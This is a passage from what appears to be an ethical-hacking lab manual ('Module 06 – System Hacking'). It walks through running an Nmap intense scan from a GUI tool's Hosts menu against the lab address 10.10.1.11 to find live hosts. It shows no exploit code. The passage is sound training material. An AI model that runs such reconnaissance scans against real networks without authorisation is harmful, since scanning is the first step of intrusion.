
14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** → **Intense Scan** to scan for live hosts in the network.



15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.




16. After the completion of scan, a **Message** pop-up appears, click **OK**.




Module 06 – System Hacking

17. Observe that the target host (10.10.1.11) appears on the screen, as shown in the screenshot.

